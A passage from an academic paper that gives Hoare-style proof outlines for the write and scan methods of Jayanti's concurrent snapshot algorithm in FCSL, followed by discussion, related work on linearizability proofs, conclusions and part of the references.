Line 3 is the first command of the program, and the most important step of the proof. Here *register* allocates a fresh timestamp t for the write event, puts t into χ_j, coloring it yellow or red, and changes W_p to $\mathsf{New}\ t\ v$, simultaneously with the physical update of p with v (see Figure 6). The importance of the step shows in line 4, where we need to establish that t is placed into the logical order after all the other finished or scanned events (*i.e.*, $\mathsf{dom}(h_\mathsf{o}) \cup \mathsf{scanned}\ \Omega \subseteq \Omega \downarrow t$). This information is the most difficult part of the proof, but once established, it merely propagates through the proof outline.

1 $\{\chi_{\mathsf{s}} = \varnothing \wedge w \subseteq \Omega \wedge h \subseteq \chi \wedge h_o \subseteq \chi_{\mathsf{o}}\}$
2 $\{\chi_{\mathsf{s}} = \varnothing \wedge W_p = \mathsf{W}_{\mathsf{Off}} \wedge w \subseteq \Omega \wedge h \subseteq \chi \wedge h_o \subseteq \chi_{\mathsf{o}}\}$
3 $\langle p := v; \mathit{register}(v)\rangle$;
4 $\{\exists t\,.\, \chi_{\mathsf{s}} = \varnothing \wedge W_p = \mathsf{New}\ t\ v \wedge t \mapsto (p, v) \in \chi_{\mathsf{j}} \wedge \mathsf{dom}(h_{\mathsf{o}}) \cup \mathsf{scanned}\, w \subseteq \Omega \downarrow t\}$
5 $\langle b \leftarrow \mathsf{read}(S);\ \mathit{check}(p, b)\rangle$;
6 $\{\exists t.\, \chi_{\mathsf{s}} = \varnothing \wedge W_p = \text{if } b \text{ then } \mathsf{Fwd}\ t\ v \text{ else } \mathsf{Done}\ t\ v \wedge\ t \mapsto (p, v) \in \chi_{\mathsf{j}} \wedge \mathsf{dom}(h_{\mathsf{o}}) \cup \mathsf{scanned}\, w \subseteq \Omega \downarrow t\}$
7 **if** b **then** $\langle$`fwd` $p := v;\ \mathit{forward}(p, v)\rangle$;
8 $\{\exists t.\, \chi_{\mathsf{s}} = \varnothing \wedge W_p = \mathsf{Done}\ t\ v \wedge t \mapsto (p, v) \in \chi_{\mathsf{j}} \wedge \mathsf{dom}(h_{\mathsf{o}}) \cup \mathsf{scanned}\, w \subseteq \Omega \downarrow t\}$
9 $\langle \mathit{finalize}(i, v)\rangle$
10 $\{\exists t.\, \chi_{\mathsf{s}} = t \mapsto (p, v) \wedge \mathsf{dom}(h_{\mathsf{o}}) \cup \mathsf{scanned}\, w \subseteq \Omega \downarrow t\}$

Figure 7 Proof outline for `write`.

Why does this inclusion hold? From the definition, we know that *register* appends t to the end of the list σ (the clause $\sigma' = \mathsf{snoc}\ \sigma\ t$ in the definition of *register* in Figure 6). Thus, after the execution of line 3, we know that for every other timestamp s, $s <_\sigma t$. In particular, $s \neq t$, so it suffices to prove $s\ \Omega\ t$. We consider two cases: $s \in \mathsf{dom}(h_o)$ and $s \in \mathsf{scanned}\, \Omega$. In the first case, by Invariant 10, $s \in \mathsf{dom}(\tau)$. By freshness of t wrt. global history h (which includes h_o), we get $\tau(s) < t$, and then the desired $s\ \Omega\ t$ follows from the definition of Ω. In the second case, by definition of $\mathsf{scanned}$, $\kappa(s) = \mathsf{green}$. Since $s <_\sigma t$, the result again follows by definition of Ω.

Still regarding line 4, we note that $t \in \mathsf{dom}(\chi_{\mathsf{j}})$ holds despite the interference of other threads. This is ensured by the Invariant 9, because no other thread but the writer for p, can modify W_p. Thus, this property will continue to hold in lines 6 and 8.

In line 6, the writer state W_p is updated following the definition of the auxiliary procedure *check*. The conjunct on $\mathsf{dom}(h_o) \cup \mathsf{scanned}\, w \subseteq \Omega \downarrow t$ propagates from line 4, by monotonicity of Ω (Invariant 1). Similarly, in line 8, W_p is changed following the definition of *forward*, and the the other conjunct propagates. *Forward* further colors a number of timestamps green, but this is done in order to satisfy the state space invariants from Section 3, and is not exposed in the proof of `write`. Finally, in line 10, *finalize* moves $t \mapsto (p, v)$ from χ_{j} to χ_{s}, thus completing the proof.

Proof outline for `scan`. Finally, the proof outline for is given in Figure 8. Line 1 introduces the logical variable h to name the initial χ. Line 2 adds the knowledge that $S_s = \mathsf{S}_{\mathsf{Off}}\ \_$ and $S_x = S_y = \mathsf{False}$, *i.e.*, that there are no other scanners around, which is enforced by locking in our Coq files.

Line 3 is the first line of the code; it simply sets the scanner bit S, and the auxiliaries S_x and S_y, following the definition of *set*. The conjunct $h \subseteq \chi$ follows from monotonicity by Invariant 1. The first important property comes from the lines 5 and 7. In these lines, *clear* sets the values of S_x and S_y, but, importantly, also colors the events from h green, first coloring x-events, and then y-events. This will be important at the end of the proof, where the fact that h is all green will enable inferring the postcondition. Moreover, because green events are never re-colored, we propagate this property to subsequent lines without commentary.

1 $\{\chi_{\mathsf{s}} = \varnothing \wedge h \subseteq \chi\}$
2 $\{\chi_{\mathsf{s}} = \varnothing \wedge S_s = \mathsf{S_{Off}}\ \_ \wedge S_x = S_y = \mathsf{False} \wedge h \subseteq \chi\}$
3 $\langle S := \texttt{true};\ set(\texttt{true})\rangle$;
4 $\{\chi_{\mathsf{s}} = \varnothing \wedge S_s = \mathsf{S_{On}} \wedge S_x = S_y = \mathsf{False} \wedge h \subseteq \chi\}$
5 $\langle fx := \bot;\ clear(x)\rangle$;
6 $\{\chi_{\mathsf{s}} = \varnothing \wedge S_s = \mathsf{S_{On}} \wedge S_x = \mathsf{True} \wedge S_y = \mathsf{False} \wedge h \subseteq \chi \wedge \kappa(\mathsf{dom}(h_x)) = \mathsf{green}\}$
7 $\langle fy := \bot;\ clear(y)\rangle$;
8 $\{\chi_{\mathsf{s}} = \varnothing \wedge S_s = \mathsf{S_{On}} \wedge S_x = S_y = \mathsf{True} \wedge h \subseteq \chi \wedge \kappa(\mathsf{dom}(h)) = \mathsf{green}\}$
9 $vx \leftarrow \langle \mathsf{read}(x)\rangle$;
10 $\{\exists\, t_x.\ \chi_{\mathsf{s}} = \varnothing \wedge S_s = \mathsf{S_{On}} \wedge S_x = S_y = \mathsf{True} \wedge$
$h \subseteq \chi \wedge \kappa(\mathsf{dom}(h)) = \mathsf{green} \wedge \mathsf{fwdLastGY}\ x\, t_x\, vx\}$
11 $vy \leftarrow \langle \mathsf{read}(y)\rangle$;
12 $\{\exists\, t_x\, t_y.\ \chi_{\mathsf{s}} = \varnothing \wedge S_s = \mathsf{S_{On}} \wedge S_x = S_y = \mathsf{True} \wedge h \subseteq \chi \wedge$
$\kappa(\mathsf{dom}(h)) = \mathsf{green} \wedge \mathsf{fwdLastGY}\ x\, t_x\, vx \wedge \mathsf{fwdLastGY}\ x\, t_x\, vy\}$
13 $\langle S := \texttt{false};\ set(\texttt{false})\rangle$;
14 $\{\exists\, t_x\, t_y\, t_{\mathsf{off}}.\ \chi_{\mathsf{s}} = \varnothing \wedge S_s = \mathsf{S_{Off}}\ t_{\mathsf{off}} \wedge S_x = S_y = \mathsf{True} \wedge h \subseteq \chi \wedge$
$\kappa(\mathsf{dom}(h)) = \mathsf{green} \wedge \mathsf{fwdLastGY}\ x\, t_x\, vx \wedge \mathsf{fwdLastGY}\ y\, t_y\, vy\}$
15 $ox \leftarrow \langle \mathsf{read}(fx)\rangle$;
16 $\{\exists\, t_y\, t'_x\, t_{\mathsf{off}}.\ \chi_{\mathsf{s}} = \varnothing \wedge S_s = \mathsf{S_{Off}}\ t_{\mathsf{off}} \wedge S_x = S_y = \mathsf{True} \wedge h \subseteq \chi \wedge$
$\kappa(\mathsf{dom}(h)) = \mathsf{green} \wedge \mathsf{fwdLastGY}\ y\, t_y\, vy \wedge$
$\mathsf{lastGYHist}\ x\ t'_x\ (\text{if } r = \bot \text{ then } vx \text{ else } r)\}$
17 $oy \leftarrow \langle \mathsf{read}(fy)\rangle$;
18 $\{\exists\, t'_x\, t'_y\, t_{\mathsf{off}}.\ \chi_{\mathsf{s}} = \varnothing \wedge S_s = \mathsf{S_{Off}}\ t_{\mathsf{off}} \wedge S_x = S_y = \mathsf{True} \wedge h \subseteq \chi \wedge$
$\kappa(\mathsf{dom}(h)) = \mathsf{green} \wedge \mathsf{lastGYHist}\ x\ t'_x\ (\text{if } ox = \bot \text{ then } vx \text{ else } ox) \wedge$
$\mathsf{lastGYHist}\ y\ t'_y\ (\text{if } oy = \bot \text{ then } vy \text{ else } oy)\}$
19 $rx \leftarrow \textbf{if}\ (ox \neq \bot)\ \textbf{then}\ ox\ \textbf{else}\ vx$;
20 $ry \leftarrow \textbf{if}\ (oy \neq \bot)\ \textbf{then}\ oy\ \textbf{else}\ vy$;
21 $\{\exists\, t'_x\, t'_y\, t_{\mathsf{off}}.\ \chi_{\mathsf{s}} = \varnothing \wedge S_s = \mathsf{S_{Off}}\ t_{\mathsf{off}} \wedge S_x = S_y = \mathsf{True} \wedge h \subseteq \chi \wedge$
$\kappa(\mathsf{dom}(h)) = \mathsf{green} \wedge \mathsf{lastGYHist}\ x\ t'_x\ rx \wedge \mathsf{lastGYHist}\ y\ t'_y\ ry\}$
22 $\langle relink(rx, ry);\ \textbf{return}\ (rx, ry)\rangle$
23 $\{r.\, \exists t.\ \chi_{\mathsf{s}} = \varnothing \wedge r = \mathsf{eval}\ t\ \Omega\ \chi \wedge \mathsf{dom}(h) \subseteq \Omega\!\downarrow t \wedge t \in \mathsf{scanned}\ \Omega\}$

Figure 8 Proof outline for `scan`.

The read from x in line 9, and from y in line 11, must return the last green, or the yellow event of their pointer, if no values are forwarded in fx and fy, respectively. This holds by Lemma 11, and is reflected by the conjuncts $\mathsf{fwdLastGY}\ x\ t_x\ vx$ and $\mathsf{fwdLastGY}\ x\ t_x\ vy$ in line 12, where:

$$\mathsf{fwdLastGY}\ p\ t\ v\ \widehat{=}\ \texttt{fwd}\ p \mapsto \bot \implies \mathsf{lastGY}\ p\ t \wedge t \mapsto (p, v) \in \chi$$

The implication guard $\texttt{fwd}\ p \mapsto \bot$ will be stripped away in the future, if and when the reads of forwarding pointers in lines 15 and 17 observe that no forwarding values exist.

In line 13, the scanner unsets the bit S and records the ending time of the scanner into the variable t_{off} in line 14. The conjuncts $\mathsf{fwdLastGY}\ x\ t_x\ vx$ and $\mathsf{fwdLastGY}\ y\ t_y\ vy$ from line 12 transfer to line 14 directly. This is so because *set* does not change any colors. Moreover, any writes that may run concurrently with this scan cannot invalidate the conjuncts. To see

this, assume that we had a concurrent `write` to x (reasoning is symmetric for y). Such a `write` may add a new yellow timestamp s, but only if t_x itself is the last green, in accord with Invariant 4. In that case, t_x remains the last green timestamp, and $\mathsf{fwdLastGY}\ x\ t_x\ vx$ remains valid. The concurrent `write` may change the color of s to green, by invoking *forward* (Figure 5, line 5), but then fx becomes non-$\bot$, thus making $\mathsf{fwdLastGY}\ x\ t_x\ vx$ hold trivially.

In lines 15 and 17, `scan` reads from the forwarding pointers fx and fy and stores the obtained values into ox and oy, respectively. By Invariant 5, we know that if $ox \neq \bot$, there exists t'_x s.t. $t'_x \mapsto (x, ox) \in \chi$, and t'_x is the last green or yellow write event of χ_x. In case $ox = \bot$, we know from the $\mathsf{fwdLastGY}$ conjunct preceding the read from fx, that such last green or yellow event is exactly t_x. The consideration for fy is symmetric, giving us the assertion in line 18, where:

$$\mathsf{lastGYHist}\ p\ t\ v\ \widehat{=}\ \mathsf{lastGY}\ p\ t \wedge t \mapsto (p, v) \in \chi$$

Next, line 19 merely names by rx the value of vx, if ox equals $\bot$, and similarly for ry in line 20, leading to line 21. Finally, on line 22, the method finishes by invoking $\langle\, \mathit{relink}(rx, ry);\ \mathbf{return}\ (rx, ry) \,\rangle$. Thus, it returns the selected snapshot (r_x, r_y) and relinks the events so that the Ω justifies the choice of snapshots.

We prove that the final state satisfies the postcondition in line 23, by using the main property of *relink* (Lemma 13). First, we pick $t = \mathsf{max}_\sigma(t'_x, t'_y)$. Then $r = \mathsf{eval}\ t\ \Omega\ \chi$ holds, by the following argument. By Lemma 13.1, rx is the value of the last green timestamp in χ_x. By Lemma 13.2, all the timestamps below t are green, thus rx is the value of the *last* timestamp in χ_x that is smaller or equal to t. By a symmetric argument, the same holds of ry. But then, the pair $r = (rx, ry)$ is the snapshot at t, *i.e.*, equals $\mathsf{eval}\ t\ \Omega\ \chi$.

The conjunct $t \in \mathsf{scanned}\,\Omega$ is proved as follows. Unfolding the definition of $\mathsf{scanned}$, we need to show $\Omega\downarrow t = \leqslant_\sigma \downarrow t$, and $\forall s \in \Omega\downarrow t.\, \kappa(s) = \mathsf{green}$. The first conjunct follows from Lemma 12. The second immediately follows from the first by Lemma 13.2.

To establish $\mathsf{dom}(h) \subseteq \Omega\downarrow t$, we proceed as follows. Let $s \in \mathsf{dom}(h)$. From line 21, we know $\kappa(s) = \mathsf{green}$. Because t'_x and t'_y are last green (by σ) or yellow events, by Invariant 4 it must be $s \leqslant_\sigma t'_x, t'_y$, and thus $s \leqslant_\sigma t$. However, we already showed that $\Omega\downarrow t = \leqslant_\sigma \downarrow t$. Thus, $s\ \Omega\ t$, finally establishing the postcondition.

8 Discussion

Comparison with linearizability, revisited As we argued in Section 3, our specifications for the snapshot methods directly capture that the method calls can be placed in a linear sequence, in a way that preserves the order of non-overlapping calls. This is precisely what linearizability achieves as well, but by technically different means. We here discuss some similarities and differences between our method and linearizability.

The first distinction is that linearizability is a property of a concurrent object, whereas our specifications are ascribed to individual methods, as customary in Hoare logic. This immediately enables us to use an of-the-shelf Hoare logic, such as FCSL, for specification.

Second, linearizability draws its power from the connection to contextual refinement [11]: one can substitute a potentially complex method A in a larger context, by a simpler method B, to which A linearizes. In our setting, such a property is enabled by a general substitution principle, which says that programs with the same spec can be interchanged in a larger context, without affecting the larger context's proof. Moreover, contextual refinement (and thus linearizability) is defined for general programs, without regard to their preconditions and postconditions. However, it is often the case that the refinement only holds if the substituted

```
1  scan () : (A × A) {
2    (cx, vx) ← read(x);
3    (cy, _) ← read(y);
5    (_, tx) ← read(x);
5    if vx = tx
6    then return (cx, cy)
7    else scan (); }
```

Figure 9 A `scan` method implementation using version numbers.

programs satisfy some Hoare logic spec. In this sense, our setting is more expressive, since the substitution principle is given relative to a Hoare logic spec.

Finally, while our specification of the snapshot methods are motivated by linearizability, there is no requirement—and hence no proof—that an FCSL specification implies linearizability. But this is a feature, rather than a bug. It enables us to specify and combine, in one and the same logic, programs that are linearizable, with those that are not. We refer to [39] for examples of how to specify and verify non-linearizable programs in FCSL.

Alternative snapshot implementations. FCSL's substitution principle can be exploited further in an orthogonal way: it allows us to re-use the specs for `write` and `scan` in Figure 4, ascribing them to a different concurrent snapshot algorithm. For that matter, we re-visit the previous verification in FCSL of the pair-snapshot algorithm [38]. We present only `scan` in Figure 9, as `write` is trivial.

In this example, the snapshot structure consists of pointers x and y storing tuples (c_x, v_x) and (c_y, v_y), respectively. c_x and c_y are the payload of x and y, whereas v_x and v_y are version numbers, internal to the structure. Writes to x and y increment the version number, while `scan` reads x, y and x again, in succession. Snapshot inconsistency is avoided by restarting if the two version numbers of x differ. In this paper's notation, the specification proved for `scan` in [38] reads:

$$\texttt{scan} : \{\chi_s = \varnothing\}\ \{\exists t.\, \chi'_s = \varnothing \wedge r = \mathsf{eval}\ t\ \chi' \wedge \mathsf{dom}(\chi) \subseteq \chi' \downarrow t\}$$

This spec is indeed very similar to the one of `scan` in Figure 4, but exhibits that the algorithm does not require dynamic modification to the event ordering. Thus, by defining Ω to be the natural ordering on timestamps in the global history χ (so that $\Omega' \downarrow t = \chi' \downarrow t$), and taking $\mathsf{scanned}\,\Omega$ to be the set of all timestamps in χ (so that $t \in \mathsf{scanned}\,\Omega$ is trivially true and can be added to the postcondition above), the above spec directly weakens into that of Figure 4. Since client proofs are developed in FCSL out of the specs, and not the code of programs, we can substitute different implementations of snapshot algorithms in clients, without disturbing the clients' proofs. This is akin to the property that programs that linearize to the same sequential code are interchangeable in clients.

Relation to Jayanti's original proof. Finally, we close this section by noting that our proof of Jayanti's algorithm seems very different from Jayanti's original proof. Jayanti relies on so-called *forwarding principles*, as a key property of the proof. For example, Jayanti's First Forwarding Principle says (in paraphrase) that if `scan` misses the value of a concurrent write through lines 10–11 of Figure 1, but the write terminates before the scanner goes

through line 12 (the linearization point of `scan`), then the scanner will catch the value in the forwarding pointers through lines 13–14. Instead of forwarding principles, we rely on colors to algorithmically construct the status of each write event as it progresses through time, and express our assertions using formal logic. For example, though we did not use the First Forwarding Principle, we nevertheless can express a similar property, whose proof follows from Invariants introduced in Section 5:

▸ **Proposition 14.** If $S_s = \mathsf{S}_{\mathsf{Off}}\ t_{\mathsf{off}}$ and $S_x = S_y = \mathsf{True}$—i.e., the scanner is in lines 13–16 and it has unset S in line 12 at time t_{off}—then: $\forall t \in \chi.\ t \leqslant \tau(t) < t_{\mathsf{off}} \implies \kappa(t) = \mathsf{green}$.

9 Related work

Program logics for linearizability. The proof method for establishing linearizability of concurrent objects based on the notion of linearization points has been presented in the original paper by Herlihy and Wing [19]. The first Hoare-style logic, employing this method for compositional proofs of linearizability was introduced in Vafeiadis' PhD thesis [44, 43]. However, that logic, while being inspired by the combination of Rely-Guarantee reasoning and Concurrent Separation logic [45] with syntactic treatment of linearization points [44], did not connect reasoning about linearizability to the verification of client programs that make use of linearizable objects in a concurrent environment.

Both these shortcomings were addressed in more recent works on program logics for linearizability [28, 26], or, equivalently, *observational refinement* [11, 42]. These works provided semantically sound methodologies for verifying refinement of concurrent objects, by encoding atomic commands as resources (sometimes encoded via a more general notion of *tokens* [26]) directly into a Hoare logic. Moreover, the logics [28, 42] allowed one to give the objects standard Hoare-style specifications. However, in the works [28, 42], these two properties (*i.e.*, linearizability of a data structure and validity of its Hoare-style spec) are established separately, thus doubling the proving effort. That is, in those logics, provided a proof of linearizability for a concurrent data structure, manifested by a spec that suitably handles a *command-as-resource*, one should then devise a declarative specification that exhibits temporal and spatial aspects of executions (akin to our history-based specs from Figure 4), required for verifying the client code.

Importantly, in those logics, determining the linearization order of a procedure is tied with that procedure "running" the command-as-resource within its execution span. This makes it difficult to verify programs where the procedure terminates before the order is decided on, such as `write` operation in Jayanti's snapshot. The problem may be overcome by extending the scope of *prophecy variables* [2] or *speculations* beyond the body of the specified procedure. However, to the best of our knowledge, this has not been done yet.

Hoare-style specifications as an alternative to linearizability. A series of recent Hoare logics focus on specifying concurrent behavior *without* resorting to linearizability [38, 39, 41, 8, 24]. This paper continues the same line of thinking, building on [38], which explored patterns of assigning Hoare-style specifications with self/other auxiliary histories to concurrent objects, including *higher-order* ones (e.g., flat combiner [17]), and *non-linearizable* ones [39] in FCSL [31], but has not considered non-local, future-dependent linearization points, as required by Jayanti's algorithm.

Alternative logics, such as Iris [24, 23] and iCAP [41], employ the idea of "ghost callbacks" [21], to identify precisely the point in code when the callback should be invoked. Such a program point essentially corresponds to a local linearization point. Similarly to the logical

linearizability proofs, in the presence of future-dependent LPs, this method would require speculating about possible future execution of the callback, just as commented above, but that requires changes to these logics' metatheory, in order to support speculations, that have not been carried out yet.

The specification style of TaDA logic [8] is closer to ours in the sense that it employs *atomic tracking resources*, that are reminiscent of our history entries. However, the metatheory of TaDA does not support ownership transfer of the atomic tracking resources, which is crucial for verifying algorithms with non-local linearization points. As demonstrated by this paper and also previous works [38, 39], history entries can be subject to ownership transfer, just like any other resources.

The key novelty of the current work with respect to previous results on Hoare logics with histories [12, 28, 13, 3, 38, 16] is the idea of representing logical histories as auxiliary state, thus enabling constructive reasoning, by *relinking*, about dynamically changing linearization points. Since relinking is just a manipulation of otherwise standard auxiliary state, we were able to use FCSL *off the shelf*, with no extensions to its metatheory. Furthermore, we expect to be able to use FCSL's higher-order features to reason about higher-order (*i.e.*, parameterized by another data structure) snapshot-based constructions [34]. Related to our result, O'Hearn *et al.* have shown how to employ history-based reasoning and Hoare-style logic to *non-constructively* prove the existence of linearization points for concurrent objects out of the data structure invariants [32]; this result is known as *the Hindsight Lemma*. The reasoning principle presented in this paper generalizes that idea, since the Hindsight Lemma is only applicable to "pure" concurrent methods (*e.g.*, a concurrent set's `contains` [15]) that do not influence the position of other threads' linearization points. In contrast, our history relinking handles such cases, as showcased by Jayanti's construction, where the linearization point of `write` depends on the (future) outcome of `scan`.

Semantic proofs of linearizability. There has been a long line of research on establishing linearizability using forward-backwards simulations [36, 7, 6]. These proofs usually require a complex simulation argument and are not modular, because they require reasoning about the entire data structure implementation, with all its methods, as a monolithic STS.

Recent works [18, 5, 9] describe methods for establishing linearizability of sophisticated implementations (such as the Herlihy–Wing queue [19] or the time-stamped stack [9]) in a modular way, via *aspect-oriented* proofs. This methodology requires devising, for each class of objects (*e.g.*, queues or stacks), a set of specification-specific conditions, called *aspects*, characterizing the observed executions, and then showing that establishing such properties implies its linearizability. This approach circumvents the challenge of reasoning about future-dependent linearization points, at the expense of (a) developing suitable aspects for each new data structure class and proving the corresponding "aspect theorem", and (b) verifying the aspects for a specific implementation. Even though some of the aspects have been mechanized and proved adequate [9], currently, we are not aware of such aspects for snapshots.

Our approach is based on program logics and the use of STSs to describe the state-space of concurrent objects. Modular reasoning is achieved by means of separately proving properties of specific STS transitions, and then establishing specifications of programs, composed out of well-defined atomic commands, following the transitions, and respecting the STS invariants.

Proving linearizability using partial orders. Concurrently with us, Khyzha *et al.* [25] have developed a proof method for proving linearizability, which can handle certain class of

data structures with similar future dependent behavior. The method works by introducing a partial order of events for the data structure as auxiliary state, which in turn defines the abstract histories used for satisfying the sequential specification of the data structure. Relations are added to this partial order at *commitment points* of the instrumented methods, which the verifier has to identify.

The ultimate goal of this method is to assert the linearizability of a concurrent data structure. As we have shown in Section 4, FCSL goes beyond as it provides a logical framework to carry out formal proofs about the correctness of a concurrent data structure and its clients.

The proof technique also tracks the ordering of events differently from ours. Where we keep a single witness for the current total ordering of events at all stages of execution, their technique requires keeping many witnesses. Their main theorem requires a proof that all linearizations of the abstract histories—*i.e.* all possible linear extensions of the partial order into a total order—satisfy the sequential specification of the data structure.

Through personal communication we learned that the technique cannot apply, for instance, to the verification of the *time-stamped* (TS) stack [9]. This is because a partial order does not suffice to characterize the abstract histories required to verify the data structure. In contrast, given the flexibility of FCSL in designing and reasoning with auxiliary state, we believe that our technique would not suffer such shortcomings.

10 Conclusions

The paper illustrates a new approach allowing one to specify that the execution history of a concurrent data structure can be seen as a *sequence of atomic events*. The approach is thus similar in its goals to linearizability, but is carried out exclusively using a separation-style logic to uniformly represent the state and time aspects of the data structure and its methods.

Reasoning about time using separation logic is very effective, as it naturally supports *dynamic and in-place updates* to the temporal ordering of events, much as separation logic supports dynamic and in-place updates of spatially linked lists. The need to modify the ordering of events frequently appears in linearizability proofs, and has been known to be tricky, especially when the order of a terminated event depends on the future. In our approach, the modification becomes a conceptually simple manipulation of auxiliary state of histories of colored timestamps.

We have carried out and mechanized our proof of Jayanti's algorithm [22] in FCSL, without needing any additions to the logic. Such development, together with the fact that FCSL has previously been used to verify a number of non-trivial concurrent structures [38, 37, 39], gives us confidence that the approach will be applicable, with minor modifications, to other structures whose linearizations exhibit dynamic dependence on the future [9, 29, 20].

One modification that we envision will be in the design of the data type of timestamped histories. In the current paper, a history of the snapshot object needs to keep only the `write` events, but not the `scan` events. In contrast, in the case of stacks, a history would need to keep both events for push and pop operations. But in FCSL, histories are a *user-defined* concept, which is not hardwired into the semantics of the logic. Thus, the user can choose any particular notion of history, as long as it satisfies the properties of a Partial Commutative Monoid [27, 31]. Such a history can track pushes and pops, or any other auxiliary notion that may be required, such as, *e.g.*, specific ordering constraints on the events.

Acknowledgments. We thank the anonymous PC and AEC reviewers for their thorough feedback and suggestions. We are also thankful to Ruy Ley-Wild, Juan Manuel Crespo, and Artem Khyzha for their comments on earlier drafts of this manuscript.

References

1 FCSL: Fine-grained concurrent separation logic. http://software.imdea.org/fcsl/.

2 Martín Abadi and Leslie Lamport. The existence of refinement mappings. In *Proceedings of the Third Annual Symposium on Logic in Computer Science (LICS '88)*, pages 165–175. IEEE Computer Society, 1988. doi:10.1109/LICS.1988.5115.

3 Christian J. Bell, Andrew W. Appel, and David Walker. Concurrent separation logic for pipelined parallelization. In Radhia Cousot and Matthieu Martel, editors, *Static Analysis - 17th International Symposium, SAS 2010, Perpignan, France, September 14-16, 2010. Proceedings*, volume 6337 of *Lecture Notes in Computer Science*, pages 151–166. Springer, 2010. doi:10.1007/978-3-642-15769-1_10.

4 Andrea Cerone, Alexey Gotsman, and Hongseok Yang. Parameterised linearisability. In Javier Esparza, Pierre Fraigniaud, Thore Husfeldt, and Elias Koutsoupias, editors, *Automata, Languages, and Programming - 41st International Colloquium, ICALP 2014, Proceedings, Part II*, volume 8573 of *LNCS*, pages 98–109. Springer, 2014. doi:10.1007/978-3-662-43951-7_9.

5 Soham Chakraborty, Thomas A. Henzinger, Ali Sezgin, and Viktor Vafeiadis. Aspect-oriented linearizability proofs. *Logical Methods in Computer Science*, 11(1), 2015. doi:10.2168/LMCS-11(1:20)2015.

6 Robert Colvin, Simon Doherty, and Lindsay Groves. Verifying concurrent data structures by simulation. *Electr. Notes Theor. Comput. Sci.*, 137(2):93–110, 2005. doi:10.1016/j.entcs.2005.04.026.

7 Robert Colvin, Lindsay Groves, Victor Luchangco, and Mark Moir. Formal verification of a lazy concurrent list-based set algorithm. In Thomas Ball and Robert B. Jones, editors, *Computer Aided Verification, 18th International Conference, CAV 2006, Seattle, WA, USA, August 17-20, 2006, Proceedings*, volume 4144 of *Lecture Notes in Computer Science*, pages 475–488. Springer, 2006. doi:10.1007/11817963_44.

8 Pedro da Rocha Pinto, Thomas Dinsdale-Young, and Philippa Gardner. Tada: A logic for time and data abstraction. In Richard Jones, editor, *ECOOP 2014 - Object-Oriented Programming - 28th European Conference. Proceedings*, volume 8586 of *LNCS*, pages 207–231. Springer, 2014. doi:10.1007/978-3-662-44202-9_9.

9 Mike Dodds, Andreas Haas, and Christoph M. Kirsch. A scalable, correct time-stamped stack. In Rajamani and Walker [35], pages 233–246. doi:10.1145/2676726.2676963.

10 Mike Dodds, Suresh Jagannathan, Matthew J. Parkinson, Kasper Svendsen, and Lars Birkedal. Verifying custom synchronization constructs using higher-order separation logic. *ACM Trans. Program. Lang. Syst.*, 38(2):4:1–4:72, 2016. doi:10.1145/2818638.

11 Ivana Filipovic, Peter W. O'Hearn, Noam Rinetzky, and Hongseok Yang. Abstraction for concurrent objects. *Theor. Comput. Sci.*, 411(51-52):4379–4398, 2010. doi:10.1016/j.tcs.2010.09.021.

12 Ming Fu, Yong Li, Xinyu Feng, Zhong Shao, and Yu Zhang. Reasoning about optimistic concurrency using a program logic for history. In Paul Gastin and François Laroussinie, editors, *CONCUR 2010 - Concurrency Theory, 21th International Conference, CONCUR 2010, Paris, France, August 31-September 3, 2010. Proceedings*, volume 6269 of *Lecture Notes in Computer Science*, pages 388–402. Springer, 2010. doi:10.1007/978-3-642-15375-4_27.

13 Alexey Gotsman, Noam Rinetzky, and Hongseok Yang. Verifying concurrent memory reclamation algorithms with grace. In Matthias Felleisen and Philippa Gardner, editors, *Programming Languages and Systems - 22nd European Symposium on Programming, ESOP*

2013, Held as Part of the European Joint Conferences on Theory and Practice of Software, ETAPS 2013, Rome, Italy, March 16-24, 2013. Proceedings, volume 7792 of *Lecture Notes in Computer Science*, pages 249–269. Springer, 2013. doi:10.1007/978-3-642-37036-6_15.

14 Alexey Gotsman and Hongseok Yang. Linearizability with ownership transfer. In Maciej Koutny and Irek Ulidowski, editors, *CONCUR 2012 - Concurrency Theory - 23rd International Conference, CONCUR 2012, Newcastle upon Tyne, UK, September 4-7, 2012. Proceedings*, volume 7454 of *Lecture Notes in Computer Science*, pages 256–271. Springer, 2012. doi:10.1007/978-3-642-32940-1_19.

15 Steve Heller, Maurice Herlihy, Victor Luchangco, Mark Moir, William N. Scherer III, and Nir Shavit. A lazy concurrent list-based set algorithm. In James H. Anderson, Giuseppe Prencipe, and Roger Wattenhofer, editors, *Principles of Distributed Systems, 9th International Conference, OPODIS 2005, Pisa, Italy, December 12-14, 2005, Revised Selected Papers*, volume 3974 of *Lecture Notes in Computer Science*, pages 3–16. Springer, 2005. doi:10.1007/11795490_3.

16 Nir Hemed, Noam Rinetzky, and Viktor Vafeiadis. Modular verification of concurrency-aware linearizability. In Yoram Moses, editor, *Distributed Computing - 29th International Symposium, DISC 2015, Tokyo, Japan, October 7-9, 2015, Proceedings*, volume 9363 of *Lecture Notes in Computer Science*, pages 371–387. Springer, 2015. doi:10.1007/978-3-662-48653-5_25.

17 Danny Hendler, Itai Incze, Nir Shavit, and Moran Tzafrir. Flat combining and the synchronization-parallelism tradeoff. In Friedhelm Meyer auf der Heide and Cynthia A. Phillips, editors, *SPAA 2010: Proceedings of the 22nd Annual ACM Symposium on Parallelism in Algorithms and Architectures, Thira, Santorini, Greece, June 13-15, 2010*, pages 355–364. ACM, 2010. doi:10.1145/1810479.1810540.

18 Thomas A. Henzinger, Ali Sezgin, and Viktor Vafeiadis. Aspect-oriented linearizability proofs. In Pedro R. D'Argenio and Hernán C. Melgratti, editors, *CONCUR 2013 - Concurrency Theory - 24th International Conference, CONCUR 2013, Buenos Aires, Argentina, August 27-30, 2013. Proceedings*, volume 8052 of *Lecture Notes in Computer Science*, pages 242–256. Springer, 2013. doi:10.1007/978-3-642-40184-8_18.

19 Maurice Herlihy and Jeannette M. Wing. Linearizability: A correctness condition for concurrent objects. *ACM Trans. Program. Lang. Syst.*, 12(3):463–492, 1990. doi:10.1145/78969.78972.

20 Moshe Hoffman, Ori Shalev, and Nir Shavit. The baskets queue. In Eduardo Tovar, Philippas Tsigas, and Hacène Fouchal, editors, *Principles of Distributed Systems, 11th International Conference, OPODIS 2007, Guadeloupe, French West Indies, December 17-20, 2007. Proceedings*, volume 4878 of *Lecture Notes in Computer Science*, pages 401–414. Springer, 2007. doi:10.1007/978-3-540-77096-1_29.

